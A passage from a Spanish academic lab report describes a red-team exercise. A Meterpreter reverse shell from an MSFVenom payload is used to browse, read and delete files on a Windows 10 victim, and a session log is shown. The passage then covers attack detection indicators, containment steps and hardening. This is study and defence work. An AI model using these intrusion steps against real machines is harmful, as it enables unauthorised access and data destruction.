- Una vez ejecutado el exploit y si quedó bien elaborado el payload, se establece la conexión a través de una shell de Meterpreter. Inmediatamente se ejecuta el payload y se establece la conexión, este se elimina del sistema víctima, sin dejar rastro.

Figura 25. Establecimiento de la conexión entre la víctima y el atacante



Fuente: elaboración propia


- Para lograr la conexión entre la víctima y el atacante, se debe ejecutar el archivo PoC_29688795.exe en la máquina objetivo, ya que este contiene la información para abrir la conexión a través del puerto 443 de la máquina atacante.

- Cuando se establece la conexión, se asigna una sesión meterpreter por medio de la cual, el atacante puede manipular la máquina de la víctima,

ganando privilegios, exfiltrando, modificando o eliminando información, entre otras acciones.

A través del comando **sysinfo**, el atacante puede obtener datos del sistema operativo de la víctima, como se puede observar en la Figura 8.


Figura 26. Ejecución del comando sysinfo



Fuente: elaboración propia

- En la Figura 9, se muestra que para realizar las acciones necesarias en la máquina víctima, se usa el comando **shell** en la consola de meterpreter, el cual permite acceder a la terminal del sistema operatrivo de la máquina de destino, para poder ejecutar los comandos de manera remota. En este caso, lanza una consola cmd porque la máquina víctima cuenta con un sistema operativo Windows ® 10, y por medio de esta, el atacante obtiene acceso a todo el sistema operativo del sistema objetivo.


Figura 27. Ejecución del comando Shell



Fuente: elaboración propia

- Una vez ganado el acceso al sistema comprometido, se pueden usar los comandos de la línea de comandos de Windows ®, para realizar la exploración, modificación u otras acciones que el atacante quiera llevar a cabo. Cuando se establece la conexión, el archivo ejecutable, desaparece de la máquina víctima, sin dejar rastro.


Figura 28. Exploración de directorios en la máquina víctima a través de meterpreter



Fuente: elaboración propia

En la Figura 11, se puede ver que los archivos vistos desde la máquina víctima, coinciden con lo mostrado por la shell en meterpreter de la máquina del atacante.

Figura 29. Directorios vistos desde la máquina víctima



Fuente: elaboración propia

- Se puede realizar una exploración de archivos para encontrar información valiosa en el equipo comprometido.


Figura 30. Exploración de archivos contenidos en la carpeta Downloads

Fuente: elaboración propia

En este caso, se puede observar que había un archivo llamado PoC_29688795.exe, creado el 20/08/2023 04:54 p.m. en la carpeta Downloads.

En el escritorio se puede ver que hay un archivo llamado doc.txt, el cual fue creado el 18/08/2023 a las 8:27 p.m.


Figura 31. Exploración del Escritorio de la máquina víctima



Fuente: elaboración propia

En la Figura 14, se muestra el Escritorio del equipo de la víctima, el cual contiene el archivo doc.txt.


Figura 32. Escritorio del equipo de la víctima



Fuente: elaboración propia


- Para ver el contenido del archivo doc.txt, se hace uso del comando **type nombre-de-archivo.** En este caso, se puede observar que el archivo contiene la estructura: Nombre_estudiante_codigo_fecha_actividad y los datos de una persona: Andrea_Davila_29688795_19_08_2023-actividad3, como se muestra en la Figura 15 y Figura 16.

Figura 33. Ejecución del comando type



Fuente: elaboración propia


Figura 34. Estructura del archivo doc.txt desde la máquina víctima



Fuente: elaboración propia

- Para realizar el borrado del archivo, se hace por medio del comando **del nombre_archivo.extension,** que para el caso de estudio es doc.txt, como se muestra en la Figura 17.


Figura 35. Borrado del archivo en el sistema víctima



Fuente: elaboración propia

En la Figura 18 se observa que después de la ejecución del comando del, se eliminó el archivo que se encontraba en el escritorio del equipo comprometido. Por lo tanto, se puede decir que el ataque fue llevado a cabo exitosamente.

Figura 36. Escritorio de la víctima después del borrado del archivo doc.txt



Fuente: elaboración propia

Una vez terminadas las acciones por parte del atacante en la máquina víctima, se cierra la sesión de meterpreter, como se ve en la Figura 19.

Figura 37. Cierre de sesión en la máquina víctima

```
C:\Users\Davila\Desktop>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.80.16 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) >
```

Fuente: elaboración propia

5 CONTENCIÓN DE ATAQUES INFORMÁTICOS

5.1 PASOS PARA IDENTIFICAR UN ATAQUE DE CIBERSEGURIDAD EN TIEMPO REAL Y ANÁLISIS DE LAS ACCIONES NECESARIAS PARA CONTENERLO.

Los equipos informáticos, redes, sistemas, dispositivos e información, continuamente se encuentran expuestos a los atacantes, los cuales aprovechan y explotan las vulnerabilidades que estos tienen, las cuales pueden ir desde desactualizaciones, malas configuraciones, permisos de acceso sin gestionar, entre otros. Por esta razón, es necesario que los expertos en seguridad informática, de la información y ciberseguridad, se encuentren preparados para responder en caso de un ciberataque.

Si bien es cierto que los ataques en tiempo real pueden ser difíciles de detectar, de acuerdo con Eliseo Martin del Grupo Cibernos[9], hay algunos indicadores que le pueden permitir a los expertos en seguridad, reconocer que la organización se encuentra bajo una situación adversa. La manera más común de iniciar la identificación de anomalías, es a través de la revisión de fuentes de información. Algunas de estas son:

- Logs de los diferentes dispositivos y equipos.
- Registros de red y del sistema, tanto de servidores como de equipos finales.
- Consolas de antivirus.
- Alertas generadas por la herramienta SIEM (Security Information and Event Management) para correlación de eventos de seguridad.
- Información generada por el sistema de identificación y prevención de intrusiones IDS/IPS y del DLP (Data Lost Prevention).
- Registro de conexiones bloqueadas en los dispositivos de protección perimetral o firewalls.

A continuación, se presentan una serie de indicadores que permiten identificar si hay un posible ataque de ciberseguridad en curso y las posibles acciones a realizar para su gestión.

- Hay aparición de actividad sospechosa en los equipos de protección, servidores y/o de usuarios.
- Elevado consumo de recursos en los dispositivos. Aumento de actividad en el disco duro y memoria, lo que hace que el equipo experimente lentitud en la respuesta a las solicitudes del usuario.
- Registro de cuentas de usuario irregulares y/o con permisos privilegiados.

[9] MARTÍN, Eliseo. Pasos a seguir ante un ataque informático [sitio web]. [Consultado: 13, septiembre, 2023]. Disponible en: https://www.grupocibernos.com/blog/pasos-a-seguir-ante-un-ataque-informatico

- Procesos y servicios inusuales; puertos no solo a la escucha sino con conexiones extrañas a servicios poco habituales.
- Archivos con tamaños, ubicaciones o nombres sospechosos u ocultos, lo que podría indicar una posible fuga de información.
- Avisos de la solución endpoint sobre intentos de ejecución o de conexión desde vínculos y archivos inusuales. Así mismo, genera alertas sobre la presencia de troyanos o puertas traseras.
- Apertura de sesiones en la máquina desde otras ubicaciones, al igual que presencia de carpetas compartidas anómalas.
- El firewall puede mostrar peticiones, tráfico de red aumentado o conexiones a sitios desconocidos o no comunes, así mismo, como envío de paquetes desde un solo origen.
- Salto de los certificados de seguridad, es decir, se ingresa a URLs http en lugar de https.
- Aparición de ventanas emergentes los navegadores.

Una vez detectados los comportamientos que pueden suponer que se está bajo ataque, se deben tomar acciones de gestión, que le permitan a la empresa contener y mitigar los efectos adversos, a través de la información obtenida previamente, con el fin de evitar pérdidas y recuperar su operatividad en el menor tiempo posible.
Por lo anterior, es imprescindible que se identifique la extensión del ataque, qué equipos se encuentran afectados, así como los patrones comunes que posibiliten el aislamiento del incidente, con base en ellos.

No existe una guía definitiva para actuar en cada ciberataque, ni una receta mágica. Solo se pueden seguir algunos pasos o mejores acciones, aunque existen variedad de ellas:

- **Determinar el tipo de ciberataque que está llevándose a cabo:** Es decir, identificar el activo que está siendo atacado, ya que puede ser un ataque a la infraestructura, a las bases de datos, a las contraseñas, a los archivos (para cifrarlos o exfiltrarlos). Se puede determinar con la revisión de los registros que arrojan los diferentes dispositivos de seguridad, servidores o equipos.

- **Aislar o desconectar los dispositivos y segmentos de red afectados:** Esta acción evitará que el malware se propague hacia otros equipos o que el atacante pueda escalar privilegios y acceder a más información. Para esto, se puede poner en cuarentena el dispositivo o banear la IP desde el dispositivo de protección perimetral o firewall. En esta fase, también puede restringirse el tráfico de datos al estrictamente necesario, en caso de que se trate de un activo crítico. Puede limitarse, además, el uso de recursos compartidos y las conexiones entrantes y salientes a través de políticas de

firewall. Es importante no apagar nada, ya que se perderían datos importantes que pueden necesitarse en la investigación de lo ocurrido.

- **Comunicar:** Una vez identificado el tipo de incidente, se puede solicitar apoyo de expertos en el tema, al igual que de fabricantes y grupos de interés, en la parte técnica. También puede involucrarse personal jurídico, de talento humano y de comunicaciones, con el fin de evaluar las repercusiones en estas áreas y de establecer una comunicación fluida y oficial con las partes interesadas.

- **Adquirir los datos necesarios para la investigación posterior:** Cuando se ha identificado el incidente de seguridad y los equipos comprometido y se han aislado del resto de la red, se debe tener en cuenta, dentro de la estrategia de contención, que se debe preservar las evidencias para hacer el análisis forense respectivo, para lo cual se extraen la información volátil de la memoria antes de apagar los equipos.

- **Analizar los dispositivos infectados con herramientas de seguridad y eliminar el malware encontrado.** Esto ayudará a identificar el tipo y el origen del malware, así como su posible ubicación. En este paso se pueden usar herramientas como antimalware, antivirus, antispyware, entre otros. Esta actividad puede hacerse paralelamente a las acciones anteriores.}

- **Higienizar las aplicaciones y sistemas operativos:** En esta etapa, se limpian los archivos o sistemas modificados, se eliminan los posibles usuarios creados, se cierran puertas traseras instaladas, entre otras acciones que le permitan a la empresa tomar el control sobre la situación. Esto puede asegurar que no queden rastros del malware y de que el sistema funcione correctamente.

- **Restaurar aplicaciones, dispositivos e información:** Se puede hacer necesario reinstalar los sistemas operativos desde cero. Por esta razón, los sistemas operativos y las aplicaciones deben dejarse en una versión limpia y actualizada. Adicionalmente, en esta fase, es crucial que las copias de seguridad de los datos importantes estén probadas y disponibles para ser usadas**.** Tener verificadas las copias de seguridad de la información, puede permitirle a la organización recuperarse más rápidamente y regresar a la operación en un menor tiempo.

5.2 PASO A PASO EJECUTADO PARA SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD

Si bien es cierto que los ciberataques cada vez son más sofisticados, estos siguen teniendo éxito debido a que se siguen usando las brechas existentes en temas de higiene de seguridad básica.

Para ayudar al personal de Seguridad y de TI, se han creado guías de hardening (endurecimiento) de servidores, redes, endpoints, aplicaciones, entre otros. El hardening


El hardening o endurecimiento, es el proceso mediante el cual se busca fortalecer un sistema informático, una red, un servidor, un dispositivo de usuario final, entre otros, mediante la implementación de medidas de seguridad que reduzcan las vulnerabilidades y los riesgos asociados al mismo.
El objetivo del hardening es minimizar la superficie de ataque, es decir, disminuir el conjunto de puntos por donde un atacante puede acceder o comprometer el sistema. Para lograr esto, se debe tener una gestión de parches e implementar medidas de seguridad de más alto nivel, que permitan proteger el sistema operativo.

En los últimos años, Microsoft® ha estado realizando algunas mejoras en el tema de la configuración predeterminada de seguridad de su sistema operativo, pero se siguen presentando brechas entre las mejores prácticas de seguridad (es decir, benchmarks comunes) y la configuración predeterminada. Llegar a tener una postura básica de hardening requiere una planificación detallada de parte de los equipos de TI, así como la asignación de recursos y tiempo que, de dejarse de lado, hace que los servidores sean vulnerables.

En el ejercicio de red team anterior, se logró explotar una vulnerabilidad que tenía el sistema operativo de la víctima. Para el caso del ejercicio, a través de un payload realizado con MSFVenom, se logró establecer comunicación entre la máquina victima y la atacante, al ejecutar un archivo malicioso, el cual fue enviado a través de una aplicación de mensajería instantánea en su versión web.

En la Figura 1, se puede observar el estado inicial de la protección en el equipo que fue víctima del ciberataque. Se ve que todo se encuentra deshabilitado, por lo tanto, el equipo estaba en un estado de alta vulnerabilidad, lo que facilitó el trabajo del atacante.


Figura 38. Estado inicial del equipo víctima



Fuente: elaboración propia.

En la Figura 2, se ve que la protección contra vulnerabilidades de seguridad se encuentra desactivada de manera predeterminada, lo que impide el control de aplicaciones y explorador.


Figura 39. Control de aplicaciones y explorador desactivado.



Fuente: elaboración propia

En la Figura 3, se evidencia que solo existía una cuenta, la cual tenía privilegios de administrador, lo que hace vulnerable el dispositivo, ya que tiene control total del mismo y le permite hacer ejecuciones sin necesidad de permisos.

